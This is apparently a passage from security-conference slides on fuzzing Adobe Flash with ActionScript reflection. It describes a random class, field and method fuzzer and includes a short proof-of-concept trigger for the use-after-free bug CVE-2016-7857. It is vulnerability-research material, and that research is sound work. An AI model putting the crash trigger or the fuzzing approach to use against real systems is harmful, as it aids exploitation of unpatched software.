

PWN Flash with Reflection and HashTables

Tao Yan (@ga1ois)

Bo Qu

agenda

- Who are we
- Background
- Find Flash Vulnerabilities with Reflection
- Exploit Flash Vulnerabilities with HashTables
- Demo
- Summary

Who are we


- Researchers from Palo Alto Networks.
- Left and right strokes (左右互搏术)
 - There is a kung fu legend named Botong Zhou who can use one hand to attack/defense the other hand in several famous martial arts written by Louis Cha Leung-yung.
- right hand: exploit, vulnerability discovery, mitigation bypass, etc.
- left hand: anti-exploit, vulnerability detection, mitigation, etc.



Background

- Anti-UAF mitigations (Isolate heap and deferred free/memory protector) are making UAF vulnerabilities dying (unexploitable).



TimeLine of Import Flash Exploit Mitigation





agenda

- Who are we
- Background
- Find Flash Vulnerabilities with Reflection
- Exploit Flash Vulnerabilities with HashTables
- Demo
- Summary

Philosophy



ECMAScript Fuzzing Strategy



Reflection in ECMAScript

ECMAScript [\[edit\]](#)

The following is an example in [ECMAScript](#), and therefore also applies to [JavaScript](#) and [ActionScript](#):

```
// Without reflection
new Foo().hello()

// With reflection

// assuming that Foo resides in this
new this['Foo']()['hello']()

// or without assumption
new (eval('Foo'))()['hello']()

// or simply
eval('new Foo().hello()')

// Using ECMAScript 2015's new Reflect class:
Reflect.construct(Foo, [])['hello']()
```

Reflection (computer programming)

From Wikipedia, the free encyclopedia

In [computer science](#), **reflection** is the ability of a [computer program](#) to examine, [introspect](#), and modify its own structure and behavior at [runtime](#).^[1]

Reflection in ActionScript 2

In general, `ASNative(i, j)` returns a function reference. It's like all the Flash functions are stored in a spreadsheet, and you can access them by rows and columns with `ASNative`. A convenient way to work with `ASNative` functions is to assign the result to a variable, and then execute the variable as a function:

```
t = ASNative(100, 4); // trace function  
t("hi"); // output: hi
```

```
ASNative(as_x, as_y).apply(this_list[t], [params_list[p1]]);
```

```
ASNative(500,0) | method | [Sound].getPan  
ASNative(500,1) | method | [Sound].getTransform  
ASNative(500,2) | method | [Sound].getVolume  
ASNative(500,3) | method | [Sound].setPan  
ASNative(500,4) | method | [Sound].setTransform  
ASNative(500,5) | method | [Sound].setVolume  
ASNative(500,6) | method | [Sound].stop  
ASNative(500,7) | method | [Sound].attachSound  
ASNative(500,8) | method | [Sound].start  
ASNative(600,0) | static | Selection.getBeginIndex  
ASNative(600,1) | static | Selection.getEndIndex  
ASNative(600,2) | static | Selection.getCaretIndex  
ASNative(600,3) | static | Selection.setFocus  
ASNative(600,4) | static | Selection.setFocus  
ASNative(600,5) | static | Selection.setSelection
```

Reflection in ActionScript 3

The flash.utils package contains a variety of package-level functions for timing code execution, retrieving information about classes and objects, and converting escape characters.

Public Methods

Function	Defined By
clearInterval (id:uint):void Cancels a specified setInterval() call.	flash.utils
clearTimeout (id:uint):void Cancels a specified setTimeout() call.	flash.utils
describeType (value:*)XML Produces an XML object that describes the ActionScript object named as the parameter of the method.	flash.utils

Public Methods

► [Show Inherited Public Methods](#)

Method	Defined By
ApplicationDomain (parentDomain:ApplicationDomain = null) Creates a new application domain.	ApplicationDomain
getDefinition (name:String):Object Gets a public definition from the specified application domain.	ApplicationDomain

```
trace(describeType(Sprite));
```

```
<type name="flash.display::Sprite" base="Class" isDynamic="true" isFinal="true" isStatic="true">  
  <extendsClass type="Class"/>  
  <extendsClass type="Object"/>  
  <accessor name="prototype" access="readonly" type="*" declaredBy="Class"/>  
  <factory type="flash.display::Sprite">  
    <extendsClass type="flash.display::DisplayObjectContainer"/>  
  
    ...  
    <extendsClass type="Object"/>  
    <implementsInterface type="flash.display::IBitmapDrawable"/>  
  
    ...  
    <method name="startDrag" declaredBy="flash.display::Sprite" returnType="void">  
      <parameter index="1" type="Boolean" optional="true"/>  
      <parameter index="2" type="flash.geom::Rectangle" optional="true"/>  
    </method>  
    <accessor name="accessibilityImplementation" access="readwrite" type="flash.accessibility::AccessibilityImplementation"  
declaredBy="flash.display::InteractiveObject">  
      <metadata name="Inspectable">  
        <arg key="environment" value="none"/>  
      </metadata>  
    </accessor>  
  
    ...  
  </factory>  
</type>
```

Reflection in ActionScript 3

```
//reflection, get class definition, XML information  
var desc:XML = describeType(Sprite);  
var clazz:Class = Class(domain.getDefinition(Sprite));
```

```
//instance a class through reflection  
var ins = new clazz(args)
```

```
//get properties list  
var properties:XMLList =  
desc..accessor.@access != "readonly" +  
desc..variable;  
  
//get a random property  
propertyInfo:XML = properties[random]  
var propertyName:String = propertyInfo.@name;  
  
//access property  
trace(ins[propertyName]);
```

```
//get methods list  
var methods:XMLList = desc..method;  
  
//get a random method  
var methodInfo:XML = methods[random]  
var methodName:String = methodInfo.@name;  
  
//call method  
ins[methodName].apply(ins, args);
```

- visitor
- AmbiguousClassNameError.as
- Annotation.as
- Arg.as
- ClassNotFoundError.as
- Constructor.as
- DescribedElement.as
- DynamicProperty.as
- Field.as
- IAnnotatedElement.as
- IMember.as
- IVisibleElement.as
- IllegalAccessError.as
- InvocationTargetException.as
- Member.as
- Method.as
- Parameter.as
- Parameterizable.as
- ReflectionError.as
- Type.as

Creating new instances of a class:

```
var type:Type = type.forName("path.to.MyClass");  
var instance:Object = type.constructor.newInstance(param1, param2);  
// or type.constructor.newInstanceWithArray([param1, param2]);
```

You may also call methods in a similar manner:

```
var type:Type = type.forName("path.to.MyClass");  
var myInstanceMethod:Method= type.getInstanceMethod("myInstanceMethod");  
myInstanceMethod.invoke(myClassInstance, param1, param2);  
// or myInstanceMethod.invokeWithArray(myClassInstance, [param1, param2]);
```

If you want to get or set the value of a given object property, you will use the following kind of code:


```
var type:Type = type.forName("path.to.MyClass");  
var myInstanceField:Field= type.getInstanceField("myInstanceField");  
var value:* = myInstanceField.getValue(myClassInstance);  
myInstanceField.setValue(myClassInstance, "newValue");
```

How to make a self-evolving testing case

Prototype

1. Choose classes randomly
2. Instantiate them
3. Set fields randomly
4. Call methods randomly
5. Loop ...

How to make a self-evolving testing case



velociraptorClasses

ActionScript[®] 3.0 Reference for the Adobe[®] Flash[®] Platform

[Home](#) | [Hide Packages and Classes List](#) | [Packages](#) | [Classes](#) | [What's New](#) | [Index](#) | [Appendixes](#)

Filters: Runtimes Flash Player 29.0 and earlier
 Products Flex 4.6 and earlier, Flash Pro CS6 and earlier, OSMF 2.0 and earlier, OSMF for Flex 4.0

▲ [Hide Filters](#)

Packages

Packages

[Top Level](#)
[adobe.utils](#)
[com.adobe.viewsource](#)
[fl.accessibility](#)
[fl.containers](#)
[fl.controls](#)
[fl.controls.dataGridClasses](#)
[fl.controls.listClasses](#)
[fl.controls.progressBarClasses](#)
[fl.core](#)

Classes

[ABRUtils](#)
[AbstractEvent](#)
[AbstractInvoker](#)
[AbstractOperation](#)
[AbstractOperation](#)
[AbstractService](#)
[AbstractTarget](#)
[AbstractWebService](#)

This section describes the packages that support the Flash Platform (filtered according to the filter settings above).

package	Description
Top Level	The top level contains the core ActionScript classes and global functions.
adobe.utils	The adobe.utils package contains functions and classes used by Flash at
com.adobe.viewsource	The com.adobe.viewsource package contains the classes that manage th
fl.accessibility	The fl.accessibility package contains classes for supporting accessibility i
fl.containers	The fl.containers package contains classes which load content or other c
fl.controls	The fl.controls package contains top-level component classes such as Lis
fl.controls.dataGridClasses	The fl.controls.dataGridClasses package contains classes that the DataGi information.
fl.controls.listClasses	The fl.controls.listClasses package contains classes that list components
fl.controls.progressBarClasses	The fl.controls.progressBarClasses package contains classes that are spe
fl.core	The fl.core package contains classes related to all components.
fl.data	The fl.data package contains classes that deal with data that is associate

velociraptorClasses

```
if (g_topLevelClasses_flag)
    allClasses = allClasses.concat(toplevel_classes); //29
if (g_nativeClasses_flag)
    allClasses = allClasses.concat(native_classes); //699
if (g_cs6Classes_flag)
    allClasses = allClasses.concat(cs6_classes); //157
if (g_flexMxClasses_flag)
    allClasses = allClasses.concat(flex_mx_classes); //1022
if (g_flexSparkClasses_flag)
    allClasses = allClasses.concat(flex_spark_classes); //573
if (g_tvSdkMediacoreClasses_flag)
    allClasses = allClasses.concat(tvSdk_mediacore_classes); //134
if (g_osmfClasses_flag)
    allClasses = allClasses.concat(osmf_classes); //278
Trace(allClasses.length); //2892
```

```
public static var tvSdk_mediacore_classes:Array = [
    "com.adobe.tvSdk.mediacore::ABRControlParameters",
    "com.adobe.tvSdk.mediacore::AdPolicySelectorType",
    "com.adobe.tvSdk.mediacore::BillingMetricsConfiguration",
    "com.adobe.tvSdk.mediacore::BufferControlParameters",
    "com.adobe.tvSdk.mediacore::ContentFactory",
    "com.adobe.tvSdk.mediacore::CustomAdHandler",
    "com.adobe.tvSdk.mediacore::CustomAdHandlerClient",
    "com.adobe.tvSdk.mediacore::CustomRangeType",
    "com.adobe.tvSdk.mediacore::DRMAcquireLicenseListener",
    "com.adobe.tvSdk.mediacore::DRMAcquireLicenseSettings",
    "com.adobe.tvSdk.mediacore::DRMAuthenticateListener",
    "com.adobe.tvSdk.mediacore::DRMAuthenticationMethod",
    "com.adobe.tvSdk.mediacore::DRMErrorListener",
    "com.adobe.tvSdk.mediacore::DRMLicense",
```

velociraptorGlobal

```
public static var _setTypeArray:Array = new Array(); //store the class types we choose

//_instanceDictionary = {typeName: instanceValue};
public static var _instanceDictionary:Dictionary = new Dictionary();

//_methodRtnDictionary = {returnTypeName: methodReturnValue}
public static var _methodRtnDictionary:Dictionary = new Dictionary();

//_fieldRtnDictionary = {returnTypeName: fieldReturnValue}
public static var _fieldRtnDictionary:Dictionary = new Dictionary();

//merge _instance, _methodRtn, _fieldRtn dictionary
public static var _mergedAllGlobalValue:Dictionary = new Dictionary();

public static var _eventFunction:Array = new Array();
```

velociraptorConstructor

```
public static function classNewInstance(classType:Type, TypeConfusionFlag:int, integerFlag:Boolean)
{
    ...
    var ConstantsArray:Array = velociraptorUtils.getConstants(classType, "String");
    genValidConstructParam(Parameter(param).type, ConstantsArray, TypeConfusionFlag, integerFlag, ... );
    var ins:* = Constructor(classType.constructor).newInstanceWithArray(parameterArray);

    _instanceDictionary[classType.name].push( ins );
    _mergedAllGlobalValue[classType.name].push( ins );
    addClassToSetTypeArray(classType.name);
}
```

velociraptorFields

```
public static function getClassFields(classType:Type, StaticOnlyFlag:Boolean)
{
    getField = Field(getStaticFieldsArray[getFieldsIdx]);
    var fldRtnValue:* = getField.getValue(null);
    _fieldRtnDictionary[getField.type.name].push(fldRtnValue);
    _mergedAllGlobalValue[getField.type.name].push(fldRtnValue);
    addClassToSetTypeArray(getField.type.name);
}
```

```
public static function setClassField(classType:Type, TypeConfusionFlag:int, integerFlag:Boolean)
{
    var ConstantsArray:Array = velociraptorUtils.getConstants(classType, "String");
    setField = Field(setFieldsArray[setFieldsIdx]);
    genValidFieldValue(setField, valueArray, ConstantsArray, TypeConfusionFlag, integerFlag, ...);
    setField.setValue(ins, value);
}
```

velociraptorMethods

```
public static function setClassMethod(instance:*, insSelector:int, instance2:*, ins2Selector:int, classType:Type,
classType2:Type, setMethod:Method, setMethod2:Method, TypeConfusionFlag:int, integerFlag:Boolean)
{
    var ConstantsArray:Array = velociraptorUtils.getConstants(classType, "String");
    genValidMethodParam(setMethod, Parameter(param), ConstantsArray, TypeConfusionFlag, integerFlag, ...);
    mtdRtnValue = setMethod.invokeWithArray(instance, parameterArray);

    _methodRtnDictionary[setMethod.returnType.name].push( mtdRtnValue );
    _mergedAllGlobalValue[setMethod.returnType.name].push(mtdRtnValue);
    addClassToSetTypeArray(setMethod.returnType.name);
}
```

generateValidParams: constants

AVSegmentedSource

```
loadWithBackgroundManifest (url:String, containerType:String,  
userData:Int, backgroundManifest:String):AVResult
```

Static variables

```
static read only HLS:String
```

```
function cve_2016_7857():void  
{  
  var _loc1_:AVSegmentedSource = new AVSegmentedSource();  
  var _loc2_:AVStream = new AVStream(_loc1_);  
  _loc2_.dispose();  
  _loc1_.loadWithBackgroundManifest("9090","HLS",0,"test2");  
}
```

generateValidParams: constants

147 packages

```
SelfConstantsArray = classType.getFields(  
  function(f:Field):Boolean {  
    return f.isConstant() && f.type.name == constantType; // constantType = "String";  
  });
```

```
"flash.media" : [ "DOLBY_DIGITAL_PLUS", "DTS", "DTS_EXPRESS",  
"DTS_HD_HIGH_RESOLUTION_AUDIO", "DTS_HD_MASTER_AUDIO", "DOLBY_DIGITAL", "CONSERVATIVE",  
"AGGRESSIVE", "MODERATE", "DEFAULT", "LARGE", "BRIGHT_GREEN", "DARK_BLUE", "GREEN",  
"BLUE", "BRIGHT_BLUE", "DARK_YELLOW", "YELLOW", "MONOSPACE_WITH_SERIFS", "BRIGHT_YELLOW",  
"PROPORTIONAL_WITH_SERIFS", "DARK_MAGENTA", "MONOSPACED_WITHOUT_SERIFS", "MAGENTA",  
"PROPORTIONAL_WITHOUT_SERIFS", "BRIGHT_MAGENTA", "CASUAL", "DARK_CYAN", "CURSIVE",  
"CYAN", "SMALL_CAPITALS", "BRIGHT_CYAN", "BLACK", "NONE", "GRAY", "RAISED", "WHITE",  
"DEPRESSED", "BRIGHT_WHITE", "UNIFORM", "DARK_RED", "LEFT_DROP_SHADOW", "RED",  
"RIGHT_DROP_SHADOW", "BRIGHT_RED", "SMALL", "DARK_GREEN", "MEDIUM", "DATA_DESCRIPTION",  
"AUDIO_PID", "AUDIO_DESCRIPTION", "DASH", "AUDIO", "AUDIO_LANGUAGE", "HLS", "VIDEO",  
"DATA", "VIDEO_DESCRIPTION", "HARDWARE", "SOFTWARE", "UNDEFINED", "DTI_708_CAPTIONS",  
"DTI_WEBVTT_CAPTIONS", "DTI_608_CAPTIONS", "LEVEL_4", "LEVEL_1B", "LEVEL_4_1",  
"LEVEL_1_1", "LEVEL_4_2", "LEVEL_1_2", "LEVEL_5", "LEVEL_1_3", "LEVEL_5_1", "LEVEL_2",  
"LEVEL_2_1", "LEVEL_2_2", "LEVEL_3", "LEVEL_3_1", "LEVEL_3_2", "LEVEL_1", "MAIN",  
"BASELINE", "HEADSET", "FULL_DUPLEX", "SPEAKER_MUTE", "HALF_DUPLEX", "OFF", "PCMA",  
"NELLYMOSER", "SPEEX", "PCMU", "AVAILABLE", "UNAVAILABLE", "DRIVER_TOO_OLD",  
"WMODE_INCOMPATIBLE", "USER_DISABLED", "NO_ERROR", "SORENSEN", "VP6", "H264AVC",  
"ACCELERATED" ],
```

generateValidParams: mutations

- If type_confusion_flag on, return random value without type match
- If not, randomly choose the value with type match
 - Check _specificDictionary: specific parameter value for a class constructor, field, method
 - Check _BasicTypeDictionary: Function, Object, String(including constant), Number, etc
 - Check _mergedAllGlobalValue: _instanceDictionary, _methodRtnDictionary, _fieldRtnDictionary
 - Instance a new class

Generate as complicated and meaningful code as possible

```
var t:Metadata = PSDK.pSDK.createMetadata();  
PSDK.pSDK.createContentResolver(1).resolve(PSDK.pSDK.createOpportunity("test",new Placement(),t.clone().getMetadata("test"),t));
```


templates

```
public function Go(stage:Stage) : *
{
    velociraptorInit.setClasses(null, 5, allClasses);
    velociraptorConstructor.initClasses(0, false);

    addClassToSetTypeArray("flash.display::Stage");
    addItemToGlobalValueDic(Stage, stage);

    velociraptorTemplate_1.prototype.valueOf = valueOf_fuzz;

